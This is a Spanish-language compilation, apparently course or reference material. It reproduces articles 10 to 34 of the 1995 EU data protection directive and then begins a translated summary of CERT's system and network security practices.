INFORMACIÓN DEL INTERESADO
Artículo 10
Información en caso de obtención de datos recabados del propio interesado
Los Estados miembros dispondrán que el responsable del tratamiento o su representante deberán comunicar a la persona de quien se recaben los datos que le conciernan, por lo menos la información que se enumera a continuación, salvo si la persona ya hubiera sido informada de ello:
a) la identidad del responsable del tratamiento y, en su caso, de su representante;
b) los fines del tratamiento de que van a ser objeto los datos;
c) cualquier otra información tal como:
- los destinatarios o las categorías de destinatarios de los datos,
- el carácter obligatorio o no de la respuesta y las consecuencias que tendría para la persona interesada una negativa a responder,
- la existencia de derechos de acceso y rectificación de los datos que la conciernen,
en la medida en que, habida cuenta de las circunstancias específicas en que se obtengan los datos, dicha información suplementaria resulte necesaria para garantizar un tratamiento de datos leal respecto del interesado.
Artículo 11
Información cuando los datos no han sido recabados del propio interesado

1. Cuando los datos no hayan sido recabados del interesado, los Estados miembros dispondrán que el responsable del tratamiento o su representante deberán, desde el momento del registro de los datos o, en caso de que se piense comunicar datos a un tercero, a más tardar, en el momento de la primera comunicación de datos, comunicar al interesado por lo menos la información que se enumera a continuación, salvo si el interesado ya hubiera sido informado de ello:
a) la identidad del responsable del tratamiento y, en su caso, de su representante;
b) los fines del tratamiento de que van a ser objeto los datos;
c) cualquier otra información tal como:
- las categorías de los datos de que se trate,
- los destinatarios o las categorías de destinatarios de los datos,
- la existencia de derechos de acceso y rectificación de los datos que la conciernen,
en la medida en que, habida cuenta de las circunstancias específicas en que se hayan obtenido los datos, dicha información suplementaria resulte necesaria para garantizar un tratamiento de datos leal respecto del interesado.
2. Las disposiciones del apartado 1 no se aplicarán, en particular para el tratamiento con fines estadísticos o de investigación histórica o científica, cuando la información al interesado resulte imposible o exija esfuerzos desproporcionados o el registro o la comunicación a un tercero estén expresamente prescritos por ley. En tales casos, los Estados miembros establecerán las garantías apropiadas.
SECCIÓN V
DERECHO DE ACCESO DEL INTERESADO A LOS DATOS
Artículo 12
Derecho de acceso
Los Estados miembros garantizarán a todos los interesados el derecho de obtener del responsable del tratamiento:
a) libremente, sin restricciones y con una periodicidad razonable y sin retrasos ni gastos excesivos:
- la confirmación de la existencia o inexistencia del tratamiento de datos que le conciernen, así como información por lo menos de los fines de dichos tratamientos, las categorías de datos a que se refieran y los destinatarios o las categorías de destinatarios a quienes se comuniquen dichos datos;
- la comunicación, en forma inteligible, de los datos objeto de los tratamientos, así como toda la información disponible sobre el origen de los datos;

- el conocimiento de la lógica utilizada en los tratamientos automatizados de los datos referidos al interesado, al menos en los casos de las decisiones automatizadas a que se refiere el apartado 1 del artículo 15;
b) en su caso, la rectificación, la supresión o el bloqueo de los datos cuyo tratamiento no se ajuste a las disposiciones de la presente Directiva, en particular a causa del carácter incompleto o inexacto de los datos;
c) la notificación a los terceros a quienes se hayan comunicado los datos de toda rectificación, supresión o bloqueo efectuado de conformidad con la letra b), si no resulta imposible o supone un esfuerzo desproporcionado.
SECCIÓN VI
EXCEPCIONES Y LIMITACIONES
Artículo 13
Excepciones y limitaciones
1. Los Estados miembros podrán adoptar medidas legales para limitar el alcance de las obligaciones y los derechos previstos en el apartado 1 del artículo 6, en el artículo 10, en el apartado 1 del artículo 11, y en los artículos 12 y 21 cuando tal limitación constituya una medida necesaria para la salvaguardia de:
a) la seguridad del Estado;
b) la defensa;
c) la seguridad pública;
d) la prevención, la investigación, la detección y la represión de infracciones penales o de las infracciones de la deontología en las profesiones reglamentadas;
e) un interés económico y financiero importante de un Estado miembro o de la Unión Europea, incluidos los asuntos monetarios, presupuestarios y fiscales;
f) una función de control, de inspección o reglamentaria relacionada, aunque sólo sea ocasionalmente, con el ejercicio de la autoridad pública en los casos a que hacen referencia las letras c), d) y e);
g) la protección del interesado o de los derechos y libertades de otras personas.
2. Sin perjuicio de las garantías legales apropiadas, que excluyen, en particular, que los datos puedan ser utilizados en relación con medidas o decisiones relativas a personas concretas, los Estados miembros podrán, en los casos en que manifiestamente no exista ningún riesgo de atentado contra la intimidad del interesado, limitar mediante una disposición legal los derechos contemplados en el artículo 12 cuando los datos se vayan a tratar exclusiva-

mente con fines de investigación científica o se guarden en forma de ficheros de carácter personal durante un período que no supere el tiempo necesario para la exclusiva finalidad de la elaboración de estadísticas.

SECCIÓN VII

DERECHO DE OPOSICIÓN DEL INTERESADO

Artículo 14

Derecho de oposición del interesado

Los Estados miembros reconocerán al interesado el derecho a:

a) oponerse, al menos en los casos contemplados en las letras e) y f) del artículo 7, en cualquier momento y por razones legítimas propias de su situación particular, a que los datos que le conciernan sean objeto de tratamiento, salvo cuando la legislación nacional disponga otra cosa. En caso de oposición justificada, el tratamiento que efectúe el responsable no podrá referirse ya a esos datos;

b) oponerse, previa petición y sin gastos, al tratamiento de los datos de carácter personal que le conciernan respecto de los cuales el responsable prevea un tratamiento destinado a la prospección; o ser informado antes de que los datos se comuniquen por primera vez a terceros o se usen en nombre de éstos a efectos de prospección, y a que se le ofrezca expresamente el derecho de oponerse, sin gastos, a dicha comunicación o utilización.

Los Estados miembros adoptarán todas las medidas necesarias para garantizar que los interesados conozcan la existencia del derecho a que se refiere el párrafo primero de la letra b).

Artículo 15

Decisiones individuales automatizadas

1. Los Estados miembros reconocerán a las personas el derecho a no verse sometidas a una decisión con efectos jurídicos sobre ellas o que les afecte de manera significativa, que se base únicamente en un tratamiento automatizado de datos destinado a evaluar determinados aspectos de su personalidad, como su rendimiento laboral, crédito, fiabilidad, conducta, etc.

2. Los Estados miembros permitirán, sin perjuicio de lo dispuesto en los demás artículos de la presente Directiva, que una persona pueda verse sometida a una de las decisiones contempladas en el apartado 1 cuando dicha decisión:

a) se haya adoptado en el marco de la celebración o ejecución de un contrato, siempre que la petición de celebración o ejecución del contrato presentada por el interesado se haya satisfecho o que existan medidas apropiadas,

como la posibilidad de defender su punto de vista, para la salvaguardia de su interés legítimo; o
b) esté autorizada por una ley que establezca medidas que garanticen el interés legítimo del interesado.
SECCIÓN VIII
CONFIDENCIALIDAD Y SEGURIDAD DEL TRATAMIENTO
Artículo 16
Confidencialidad del tratamiento
Las personas que actúen bajo la autoridad del responsable o del encargado del tratamiento, incluido este último, solo podrán tratar datos personales a los que tengan acceso, cuando se lo encargue el responsable del tratamiento o salvo en virtud de un imperativo legal.
Artículo 17
Seguridad del tratamiento
1. Los Estados miembros establecerán la obligación del responsable del tratamiento de aplicar las medidas técnicas y de organización adecuadas, para la protección de los datos personales contra la destrucción, accidental o ilícita, la pérdida accidental y contra la alteración, la difusión o el acceso no autorizados, en particular cuando el tratamiento incluya la transmisión de datos dentro de una red, y contra cualquier otro tratamiento ilícito de datos personales.
Dichas medidas deberán garantizar, habida cuenta de los conocimientos técnicos existentes y del coste de su aplicación, un nivel de seguridad apropiado en relación con los riesgos que presente el tratamiento y con la naturaleza de los datos que deban protegerse.
2. Los Estados miembros establecerán que el responsable del tratamiento, en caso de tratamiento por cuenta del mismo, deberá elegir un encargado del tratamiento que reúna garantías suficientes en relación con las medidas de seguridad técnica y de organización de los tratamientos que deban efectuarse, y se asegure de que se cumplen dichas medidas.
3. La realización de tratamientos por encargo deberá estar regulada por un contrato u otro acto jurídico que vincule al encargado del tratamiento con el responsable del tratamiento, y que disponga, en particular:
- que el encargado del tratamiento sólo actúa siguiendo instrucciones del responsable del tratamiento;
- que las obligaciones del apartado 1, tal como las define la legislación del Estado miembro en el que esté establecido el encargado, incumben también a éste.

4. A efectos de conservación de la prueba, las partes del contrato o del acto jurídico relativas a la protección de datos y a los requisitos relativos a las medidas a que hace referencia el apartado 1 constarán por escrito o en otra forma equivalente.

SECCIÓN IX

NOTIFICACIÓN

Artículo 18

Obligación de notificación a la autoridad de control

1. Los Estados miembros dispondrán que el responsable del tratamiento o, en su caso, su representante, efectúe una notificación a la autoridad de control contemplada en el artículo 28, con anterioridad a la realización de un tratamiento o de un conjunto de tratamientos, total o parcialmente automatizados, destinados a la consecución de un fin o de varios fines conexos.

2. Los Estados miembros podrán disponer la simplificación o la omisión de la notificación, sólo en los siguientes casos y con las siguientes condiciones:

- cuando, para las categorías de tratamientos que no puedan afectar a los derechos y libertades de los interesados habida cuenta de los datos a que se refiere el tratamiento, los Estados miembros precisen los fines de los tratamientos, los datos o categorías de datos tratados, la categoría o categorías de los interesados, los destinatarios o categorías de destinatarios a los que se comuniquen los datos y el período de conservación de los datos y/o
- cuando el responsable del tratamiento designe, con arreglo al Derecho nacional al que está sujeto, un encargado de protección de los datos personales que tenga por cometido, en particular:
- hacer aplicar en el ámbito interno, de manera independiente, las disposiciones nacionales adoptadas en virtud de la presente Directiva,
- llevar un registro de los tratamientos efectuados por el responsable del tratamiento, que contenga la información enumerada en el apartado 2 del artículo 21,

garantizando así que el tratamiento de los datos no pueda ocasionar una merma de los derechos y libertades de los interesados.

3. Los Estados miembros podrán disponer que no se aplique el apartado 1 a aquellos tratamientos cuya única finalidad sea la de llevar un registro que, en virtud de disposiciones legales o reglamentarias, esté destinado a facilitar información al público y estén abiertos a la consulta por el público en general o por toda persona que pueda demostrar un interés legítimo.

4. Los Estados miembros podrán eximir de la obligación de notificación o disponer una simplificación de la misma respecto de los tratamientos a que se refiere la letra d) del apartado 2 del artículo 8.
5. Los Estados miembros podrán disponer que los tratamientos no automatizados de datos de carácter personal o algunos de ellos sean notificados eventualmente de una forma simplificada.
Artículo 19
Contenido de la notificación
1. Los Estados miembros determinarán la información que debe figurar en la notificación, que será como mínimo:
a) el nombre y la dirección del responsable del tratamiento y, en su caso, de su representante;
b) el o los objetivos del tratamiento;
c) una descripción de la categoría o categorías de interesados y de los datos o categorías de datos a los que se refiere el tratamiento;
d) los destinatarios o categorías de destinatarios a los que se pueden comunicar los datos;
e) las transferencias de datos previstas a países terceros;
f) una descripción general que permita evaluar de modo preliminar si las medidas adoptadas en aplicación del artículo 17 resultan adecuadas para garantizar la seguridad del tratamiento.
2. Los Estados miembros precisarán los procedimientos por los que se notificarán a la autoridad de control las modificaciones que afecten a la información contemplada en el apartado 1.
Artículo 20
Controles previos
1. Los Estados miembros precisarán los tratamientos que puedan suponer riesgos específicos para los derechos y libertades de los interesados y velarán por que sean examinados antes del comienzo del tratamiento.
2. Estas comprobaciones previas serán realizadas por la autoridad de control una vez que haya recibido la notificación del responsable del tratamiento o por el encargado de la protección de datos quien, en caso de duda, deberá consultar a la autoridad de control.
3. Los Estados miembros podrán también llevar a cabo dicha comprobación en el marco de la elaboración de una norma aprobada por el Parlamento o basada en la misma norma, que defina el carácter del tratamiento y establezca las oportunas garantías.

Artículo 21
Publicidad de los tratamientos
1. Los Estados miembros adoptarán las medidas necesarias para garantizar la publicidad de los tratamientos.
2. Los Estados miembros establecerán que la autoridad de control lleve un registro de los tratamientos notificados con arreglo al artículo 18.
En el registro se harán constar, como mínimo, las informaciones a las que se refieren las letras a) a e) del apartado 1 del artículo 19.
El registro podrá ser consultado por cualquier persona.
3. Los Estados miembros dispondrán, en lo que respecta a los tratamientos no sometidos a notificación, que los responsables del tratamiento u otro órgano designado por los Estados miembros comuniquen, en la forma adecuada, a toda persona que lo solicite, al menos las informaciones a que se refieren las letras a) a e) del apartado 1 del artículo 19.
Los Estados miembros podrán establecer que esta disposición no se aplique a los tratamientos cuyo fin único sea llevar un registro, que, en virtud de disposiciones legales o reglamentarias, esté concebido para facilitar información al público y que esté abierto a la consulta por el público en general o por cualquier persona que pueda demostrar un interés legítimo.

CAPÍTULO III RECURSOS JUDICIALES, RESPONSABILIDAD Y SANCIONES
Artículo 22
Recursos
Sin perjuicio del recurso administrativo que pueda interponerse, en particular ante la autoridad de control mencionada en el artículo 28, y antes de acudir a la autoridad judicial, los Estados miembros establecerán que toda persona disponga de un recurso judicial en caso de violación de los derechos que le garanticen las disposiciones de Derecho nacional aplicables al tratamiento de que se trate.
Artículo 23
Responsabilidad
1. Los Estados miembros dispondrán que toda persona que sufra un perjuicio como consecuencia de un tratamiento ilícito o de una acción incompatible con las disposiciones nacionales adoptadas en aplicación de la presente Directiva, tenga derecho a obtener del responsable del tratamiento la reparación del perjuicio sufrido.

2. El responsable del tratamiento podrá ser eximido parcial o totalmente de dicha responsabilidad si demuestra que no se le puede imputar el hecho que ha provocado el daño.

Artículo 24

Sanciones

Los Estados miembros adoptarán las medidas adecuadas para garantizar la plena aplicación de las disposiciones de la presente Directiva y determinarán, en particular, las sanciones que deben aplicarse en caso de incumplimiento de las disposiciones adoptadas en ejecución de la presente Directiva.

CAPÍTULO IV TRANSFERENCIA DE DATOS PERSONALES A PAÍSES TERCEROS

Artículo 25

Principios

1. Los Estados miembros dispondrán que la transferencia a un país tercero de datos personales que sean objeto de tratamiento o destinados a ser objeto de tratamiento con posterioridad a su transferencia, únicamente pueda efectuarse cuando, sin perjuicio del cumplimiento de las disposiciones de Derecho nacional adoptadas con arreglo a las demás disposiciones de la presente Directiva, el país tercero de que se trate garantice un nivel de protección adecuado.

2. El carácter adecuado del nivel de protección que ofrece un país tercero se evaluará atendiendo a todas las circunstancias que concurran en una transferencia o en una categoría de transferencias de datos; en particular, se tomará en consideración la naturaleza de los datos, la finalidad y la duración del tratamiento o de los tratamientos previstos, el país de origen y el país de destino final, las normas de Derecho, generales o sectoriales, vigentes en el país tercero de que se trate, así como las normas profesionales y las medidas de seguridad en vigor en dichos países.

3. Los Estados miembros y la Comisión se informarán recíprocamente de los casos en que consideren que un tercer país no garantiza un nivel de protección adecuado con arreglo al apartado 2.

4. Cuando la Comisión compruebe, con arreglo al procedimiento establecido en el apartado 2 del artículo 31, que un tercer país no garantiza un nivel de protección adecuado con arreglo al apartado 2 del presente artículo, los Estado miembros adoptarán las medidas necesarias para impedir cualquier transferencia de datos personales al tercer país de que se trate.

5. La Comisión iniciará en el momento oportuno las negociaciones destinadas a remediar la situación que se produzca cuando se compruebe este hecho en aplicación del apartado 4.
6. La Comisión podrá hacer constar, de conformidad con el procedimiento previsto en el apartado 2 del artículo 31, que un país tercero garantiza un nivel de protección adecuado de conformidad con el apartado 2 del presente artículo, a la vista de su legislación interna o de sus compromisos internacionales, suscritos especialmente al término de las negociaciones mencionadas en el apartado 5, a efectos de protección de la vida privada o de las libertades o de los derechos fundamentales de las personas.
Los Estados miembros adoptarán las medidas necesarias para ajustarse a la decisión de la Comisión.
Artículo 26
Excepciones
1. No obstante lo dispuesto en el artículo 25 y salvo disposición contraria del Derecho nacional que regule los casos particulares, los Estados miembros dispondrán que pueda efectuarse una transferencia de datos personales a un país tercero que no garantice un nivel de protección adecuado con arreglo a lo establecido en el apartado 2 del artículo 25, siempre y cuando:
a) el interesado haya dado su consentimiento inequívocamente a la transferencia prevista, o
b) la transferencia sea necesaria para la ejecución de un contrato entre el interesado y el responsable del tratamiento o para la ejecución de medidas precontractuales tomadas a petición del interesado, o
c) la transferencia sea necesaria para la celebración o ejecución de un contrato celebrado o por celebrar en interés del interesado, entre el responsable del tratamiento y un tercero, o
d) La transferencia sea necesaria o legalmente exigida para la salvaguardia de un interés público importante, o para el reconocimiento, ejercicio o defensa de un derecho en un procedimiento judicial, o
e) la transferencia sea necesaria para la salvaguardia del interés vital del interesado, o
f) la transferencia tenga lugar desde un registro público que, en virtud de disposiciones legales o reglamentarias, esté concebido para facilitar información al público y esté abierto a la consulta por el público en general o por cualquier persona que pueda demostrar un interés legítimo, siempre que se cumplan, en cada caso particular, las condiciones que establece la ley para la consulta.

2. Sin perjuicio de lo dispuesto en el apartado 1, los Estados miembros podrán autorizar una transferencia o una serie de transferencias de datos personales a un tercer país que no garantice un nivel de protección adecuado con arreglo al apartado 2 del artículo 25, cuando el responsable del tratamiento ofrezca garantías suficientes respecto de la protección de la vida privada, de los derechos y libertades fundamentales de las personas, así como respecto al ejercicio de los respectivos derechos; dichas garantías podrán derivarse, en particular, de cláusulas contractuales apropiadas.
3. Los Estados miembros informarán a la Comisión y a los demás Estados miembros acerca de las autorizaciones que concedan con arreglo al apartado 2.
En el supuesto de que otro Estado miembro o la Comisión expresaren su oposición y la justificaren debidamente por motivos derivados de la protección de la vida privada y de los derechos y libertades fundamentales de las personas, la Comisión adoptará las medidas adecuadas con arreglo al procedimiento establecido en el apartado 2 del artículo 31.
Los Estados miembros adoptarán las medidas necesarias para ajustarse a la decisión de la Comisión.
4. Cuando la Comisión decida, según el procedimiento establecido en el apartado 2 del artículo 31, que determinadas cláusulas contractuales tipo ofrecen las garantías suficientes establecidas en el apartado 2, los Estados miembros adoptarán las medidas necesarias para ajustarse a la decisión de la Comisión.

CAPÍTULO V CÓDIGOS DE CONDUCTA

Artículo 27

1. Los Estados miembros y la Comisión alentarán la elaboración de códigos de conducta destinados a contribuir, en función de las particularidades de cada sector, a la correcta aplicación de las disposiciones nacionales adoptadas por los Estados miembros en aplicación de la presente Directiva.
2. Los Estados miembros establecerán que las asociaciones profesionales, y las demás organizaciones representantes de otras categorías de responsables de tratamientos, que hayan elaborado proyectos de códigos nacionales o que tengan la intención de modificar o prorrogar códigos nacionales existentes puedan someterlos a examen de las autoridades nacionales.
Los Estados miembros establecerán que dicha autoridad vele, entre otras cosas, por la conformidad de los proyectos que le sean sometidos con las disposiciones nacionales adoptadas en aplicación de la presente Directiva. Si lo

considera conveniente, la autoridad recogerá las observaciones de los interesados o de sus representantes.
3. Los proyectos de códigos comunitarios, así como las modificaciones o prórrogas de códigos comunitarios existentes, podrán ser sometidos a examen del grupo contemplado en el artículo 29. Éste se pronunciará, entre otras cosas, sobre la conformidad de los proyectos que le sean sometidos con las disposiciones nacionales adoptadas en aplicación de la presente Directiva. Si lo considera conveniente, el Grupo recogerá las observaciones de los interesados o de sus representantes. La Comisión podrá efectuar una publicidad adecuada de los códigos que hayan recibido un dictamen favorable del grupo.

CAPÍTULO VI AUTORIDAD DE CONTROL Y GRUPO DE PROTECCIÓN DE LAS PERSONAS EN LO QUE RESPECTA AL TRATAMIENTO DE DATOS PERSONALES

Artículo 28

Autoridad de control

1. Los Estados miembros dispondrán que una o más autoridades públicas se encarguen de vigilar la aplicación en su territorio de las disposiciones adoptadas por ellos en aplicación de la presente Directiva.
Estas autoridades ejercerán las funciones que les son atribuidas con total independencia.
2. Los Estados miembros dispondrán que se consulte a las autoridades de control en el momento de la elaboración de las medidas reglamentarias o administrativas relativas a la protección de los derechos y libertades de las personas en lo que se refiere al tratamiento de datos de carácter personal.
3. La autoridad de control dispondrá, en particular, de:
- poderes de investigación, como el derecho de acceder a los datos que sean objeto de un tratamiento y el de recabar toda la información necesaria para el cumplimiento de su misión de control;
- poderes efectivos de intervención, como, por ejemplo, el de formular dictámenes antes de realizar los tratamientos, con arreglo al artículo 20, y garantizar una publicación adecuada de dichos dictámenes, o el de ordenar el bloqueo, la supresión o la destrucción de datos, o incluso prohibir provisional o definitivamente un tratamiento, o el de dirigir una advertencia o amonestación al responsable del tratamiento o el de someter la cuestión a los parlamentos u otras instituciones políticas nacionales;

- capacidad procesal en caso de infracciones a las disposiciones nacionales adoptadas en aplicación de la presente Directiva o de poner dichas infracciones en conocimiento de la autoridad judicial.
Las decisiones de la autoridad de control lesivas de derechos podrán ser objeto de recurso jurisdiccional.
4. Toda autoridad de control entenderá de las solicitudes que cualquier persona, o cualquier asociación que la represente, le presente en relación con la protección de sus derechos y libertades respecto del tratamiento de datos personales. Esa persona será informada del curso dado a su solicitud.
Toda autoridad de control entenderá, en particular, de las solicitudes de verificación de la licitud de un tratamiento que le presente cualquier persona cuando sean de aplicación las disposiciones nacionales tomadas en virtud del artículo 13 de la presente Directiva. Dicha persona será informada en todos los casos de que ha tenido lugar una verificación.
5. Toda autoridad de control presentará periódicamente un informe sobre sus actividades. Dicho informe será publicado.
6. Toda autoridad de control será competente, sean cuales sean las disposiciones de Derecho nacional aplicables al tratamiento de que se trate, para ejercer en el territorio de su propio Estado miembro los poderes que se le atribuyen en virtud del apartado 3 del presente artículo. Dicha autoridad podrá ser instada a ejercer sus poderes por una autoridad de otro Estado miembro.
Las autoridades de control cooperarán entre sí en la medida necesaria para el cumplimiento de sus funciones, en particular mediante el intercambio de información que estimen útil.
7. Los Estados miembros dispondrán que los miembros y agentes de las autoridades de control estarán sujetos, incluso después de haber cesado en sus funciones, al deber de secreto profesional sobre informaciones confidenciales a las que hayan tenido acceso.
Artículo 29
Grupo de protección de las personas en lo que respecta al tratamiento de datos personales.
1. Se crea un grupo de protección de las personas en lo que respecta al tratamiento de datos personales, en lo sucesivo denominado «Grupo». Dicho Grupo tendrá carácter consultivo e independiente.
2. El Grupo estará compuesto por un representante de la autoridad o de las autoridades de control designadas por cada Estado miembro, por un representante de la autoridad o autoridades creadas por las instituciones y orga-

nismos comunitarios, y por un representante de la Comisión. Cada miembro del Grupo será designado por la institución, autoridad o autoridades a que represente. Cuando un Estado miembro haya designado varias autoridades de control, éstas nombrarán a un representante común. Lo mismo harán las autoridades creadas por las instituciones y organismos comunitarios.
3. El Grupo tomará sus decisiones por mayoría simple de los representantes de las autoridades de control.
4. El Grupo elegirá a su presidente. El mandato del presidente tendrá una duración de dos años. El mandato será renovable.
5. La Comisión desempeñará las funciones de secretaría del Grupo.
6. El Grupo aprobará su reglamento interno.
7. El Grupo examinará los asuntos incluidos en el orden del día por su presidente, bien por iniciativa de éste, bien previa solicitud de un representante de las autoridades de control, bien a solicitud de la Comisión.
Artículo 30
1. El Grupo tendrá por cometido:
a) estudiar toda cuestión relativa a la aplicación de las disposiciones nacionales tomadas para la aplicación de la presente Directiva con vistas a contribuir a su aplicación homogénea;
b) emitir un dictamen destinado a la Comisión sobre el nivel de protección existente dentro de la Comunidad y en los países terceros;
c) asesorar a la Comisión sobre cualquier proyecto de modificación de la presente Directiva, cualquier proyecto de medidas adicionales o específicas que deban adoptarse para salvaguardar los derechos y libertades de las personas físicas en lo que respecta al tratamiento de datos personales, así como sobre cualquier otro proyecto de medidas comunitarias que afecte a dichos derechos y libertades;
d) emitir un dictamen sobre los códigos de conducta elaborados a escala comunitaria.
2. Si el Grupo comprobare la existencia de divergencias entre la legislación y la práctica de los Estados miembros que pudieren afectar a la equivalencia de la protección de las personas en lo que se refiere al tratamiento de datos personales en la Comunidad, informará de ello a la Comisión.
3. El Grupo podrá, por iniciativa propia, formular recomendaciones sobre cualquier asunto relacionado con la protección de las personas en lo que respecta al tratamiento de datos personales en la Comunidad.
4. Los dictámenes y recomendaciones del Grupo se transmitirán a la Comisión y al Comité contemplado en el artículo 31.

5. La Comisión informará al Grupo del curso que haya dado a los dictámenes y recomendaciones. A tal efecto, elaborará un informe, que será transmitido asimismo al Parlamento Europeo y al Consejo. Dicho informe será publicado.
6. El Grupo elaborará un informe anual sobre la situación de la protección de las personas físicas en lo que respecta al tratamiento de datos personales en la Comunidad y en los países terceros, y lo transmitirá al Parlamento Europeo, al Consejo y a la Comisión. Dicho informe será publicado.

CAPÍTULO VII MEDIDAS DE EJECUCIÓN COMUNITARIAS
Artículo 31
El Comité
1. La Comisión estará asistida por un Comité compuesto por representantes de los Estados miembros y presidido por el representante de la Comisión.
2. El representante de la Comisión presentará al Comité un proyecto de las medidas que se hayan de adoptar. El Comité emitirá su dictamen sobre dicho proyecto en un plazo que el presidente podrá determinar en función de la urgencia de la cuestión de que se trate.
El dictamen se emitirá según la mayoría prevista en el apartado 2 del artículo 148 del Tratado. Los votos de los representantes de los Estados miembros en el seno del Comité se ponderarán del modo establecido en el artículo anteriormente citado. El presidente no tomará parte en la votación.
La Comisión adoptará las medidas que serán de aplicación inmediata. Sin embargo, si dichas medidas no fueren conformes al dictamen del Comité, habrán de ser comunicadas sin demora por la Comisión al Consejo. En este caso:
- la Comisión aplazará la aplicación de las medidas que ha decidido por un período de tres meses a partir de la fecha de dicha comunicación;
- el Consejo, actuando por mayoría cualificada, podrá adoptar una decisión diferente dentro del plazo de tiempo mencionado en el primer guión.

DISPOSICIONES FINALES
Artículo 32
1. Los Estados miembros adoptarán las disposiciones legales, reglamentarias y administrativas necesarias para dar cumplimiento a lo establecido en la presente Directiva, a más tardar al final de un período de tres años a partir de su adopción.

Cuando los Estados miembros adopten dichas disposiciones, éstas harán referencia a la presente Directiva o irán acompañadas de dicha referencia en su publicación oficial. Los Estados miembros establecerán las modalidades de la mencionada referencia.
2. Los Estados miembros velarán por que todo tratamiento ya iniciado en la fecha de entrada en vigor de las disposiciones de Derecho nacional adoptadas en virtud de la presente Directiva se ajuste a dichas disposiciones dentro de un plazo de tres años a partir de dicha fecha.
No obstante lo dispuesto en el párrafo primero, los Estados miembros podrán establecer que el tratamiento de datos que ya se encuentren incluidos en ficheros manuales en la fecha de entrada en vigor de las disposiciones nacionales adoptadas en aplicación de la presente Directiva, deba ajustarse a lo dispuesto en los artículos 6, 7 y 8 en un plazo de doce años a partir de la adopción de la misma. No obstante, los Estados miembros otorgarán al interesado, previa solicitud y, en particular, en el ejercicio de su derecho de acceso, el derecho a que se rectifiquen, supriman o bloqueen los datos incompletos, inexactos o que hayan sido conservados de forma incompatible con los fines legítimos perseguidos por el responsable del tratamiento.
3. No obstante lo dispuesto en el apartado 2, los Estados miembros podrán disponer, con sujeción a las garantías adecuadas, que los datos conservados únicamente a efectos de investigación histórica no deban ajustarse a lo dispuesto en los artículos 6, 7 y 8 de la presente Directiva.
4. Los Estados miembros comunicarán a la Comisión el texto de las disposiciones de Derecho interno que adopten en el ámbito regulado por la presente Directiva.
Artículo 33
La Comisión presentará al Consejo y al Parlamento Europeo periódicamente y por primera vez en un plazo de tres años a partir de la fecha mencionada en el apartado 1 del artículo 32 un informe sobre la aplicación de la presente Directiva, acompañado, en su caso, de las oportunas propuestas de modificación. Dicho informe será publicado.
La Comisión estudiará, en particular, la aplicación de la presente Directiva al tratamiento de datos que consistan en sonidos e imágenes relativos a personas físicas y presentará las propuestas pertinentes que puedan resultar necesarias en función de los avances de la tecnología de la información, y a la luz de los trabajos de la sociedad de la información.
Artículo 34
Los destinatarios de la presente Directiva serán los Estados miembros.

Hecho en Luxemburgo, el 24 de octubre de 1995.
Por el Parlamento Europeo
El Presidente
K. HAENSCH
Por el Consejo
El Presidente
L. ATIENZA SERNA
(1) DO n° C 277 de 5. 11. 1990, p. 3 y DO n° C 311 de 27. 11. 1992, p. 30.
(2) DO n° 159 de 17. 6. 1991, p. 38.
(3) Dictamen del Parlamento Europeo de 11 de marzo de 1992 (DO n° C 94 de 13. 4. 1992, p. 198), confirmado el 2 de diciembre de 1993 (DO n° C 342 de 20. 12. 1993, p. 30); posición común del Consejo de 20 de febrero de 1995 (DO n° C 93 de 13. 4. 1995, p. 1) y Decisión del Parlamento Europeo de 15 de junio de 1995 (DO n° C 166 de 3. 7. 1995).
(1) DO n° L 197 de 18. 7. 1987, p. 33.

49. CERT - Prácticas de Seguridad de los Sistemas y de la Red

A continuación se presenta una traducción extraída del documento titulado "CERT System and Network Security Practices", escrito por Julia Allen del CERT y referido a las prácticas que el CERT recomienda. Este documento se presentó en el NCISSE 2001: 5th National Colloquium for Information Systems Security Education.

El conocimiento que la mayoría de administradores de sistemas y de redes tienen sobre la protección y la seguridad de los sistemas generalmente proviene de la experiencia y del boca a boca, no por la consulta de un conjunto publicado de procedimientos que sirven en el papel de las normas de facto generalmente aceptadas por la comunidad de los administradores, los cuales no existen en la actualidad. Por esta razón y otras que se describen en este documento, un administrador necesita prácticas de seguridad de fácil acceso, fácil de entender, fácil de implementar. Las prácticas de seguridad del sistema y de la red del CERT están destinados a satisfacer esas necesidades. Las prácticas de seguridad de CERT están organizadas en cinco pasos de nivel superior: Endurecer/Seguridad, Preparar, Detectar, Responder y Mejorar. Un total de cincuenta prácticas actuales comprenden estos pasos. Se resumen en este documento y están debidamente documentadas en el sitio web de CERT en http://www.cert.org. Las prácticas Endurecer/Seguridad forman una base sólida mediante la creación de configuraciones seguras de los activos informáticos. Las prácticas Preparar, Detectar, Responder y Mejorar asumen que se han implementado las prácticas Endurecer/Seguridad y suministran más orientación sobre qué hacer cuando ocurre algo sospechoso, inesperado o inusual.

Las redes se han vuelto indispensables para la realización de negocios en las organizaciones gubernamentales, comerciales y académicas. Los sistemas en red permiten acceder a la información necesaria con rapidez, mejorar las comunicaciones y reducir sus costos, colaborar con sus socios, ofrecer un mejor servicio al usuario, y llevar a cabo el comercio electrónico. Muchas

organizaciones se han movido a arquitecturas distribuidas usuario-servidor donde los servidores y las estaciones de trabajo se comunican a través de las redes. Al mismo tiempo, se están conectando sus redes a Internet para mantener una presencia visible de negocio con usuarios, socios y proveedores. Si bien las redes de ordenadores han revolucionado la forma de hacer negocios, los riesgos que introducen pueden ser devastadores. Los ataques a las redes pueden conducir a la pérdida de dinero, tiempo, productos, reputación, información sensible, e incluso la vida.

La tecnología evoluciona tan rápidamente que los fabricantes se concentran en la reducción del tiempo necesario para llevar un nuevo producto al mercado, a menudo tratando de ahorrar tiempo invertido en el desarrollo de productos colocando el desarrollo de las funciones de seguridad en la prioridad baja. Hasta que sus usuarios demandan productos que sean más seguros, la situación es poco probable que cambie.

Los usuarios cuentan con sus sistemas funcionan correctamente cuando los necesitan y asumen, en la medida en que piensan sobre ello, que sus departamentos de Tecnologías de la Información (TI) tienen todos los sistemas operativos de forma segura. Pero este puede que no sea el caso. Normalmente los administradores del sistema y de la red no suelen tener tiempo suficiente, y se saltan mantener los sistemas y redes complejas actuales funcionando suavemente y de forma coherente. Además, la evolución de los métodos de ataque y la aparición continua de vulnerabilidades de software introducen nuevas amenazas en la tecnología y los sistemas de una organización. Así pues, incluso vigilantes, las organizaciones conscientes de la seguridad descubren que la seguridad empieza a degradarse casi inmediatamente después de los parches, las soluciones y la nueva tecnología se ponen al día. La seguridad inadecuada en las infraestructuras de TI pueden afectar negativamente la integridad, la confidencialidad y la disponibilidad de los sistemas y los datos.

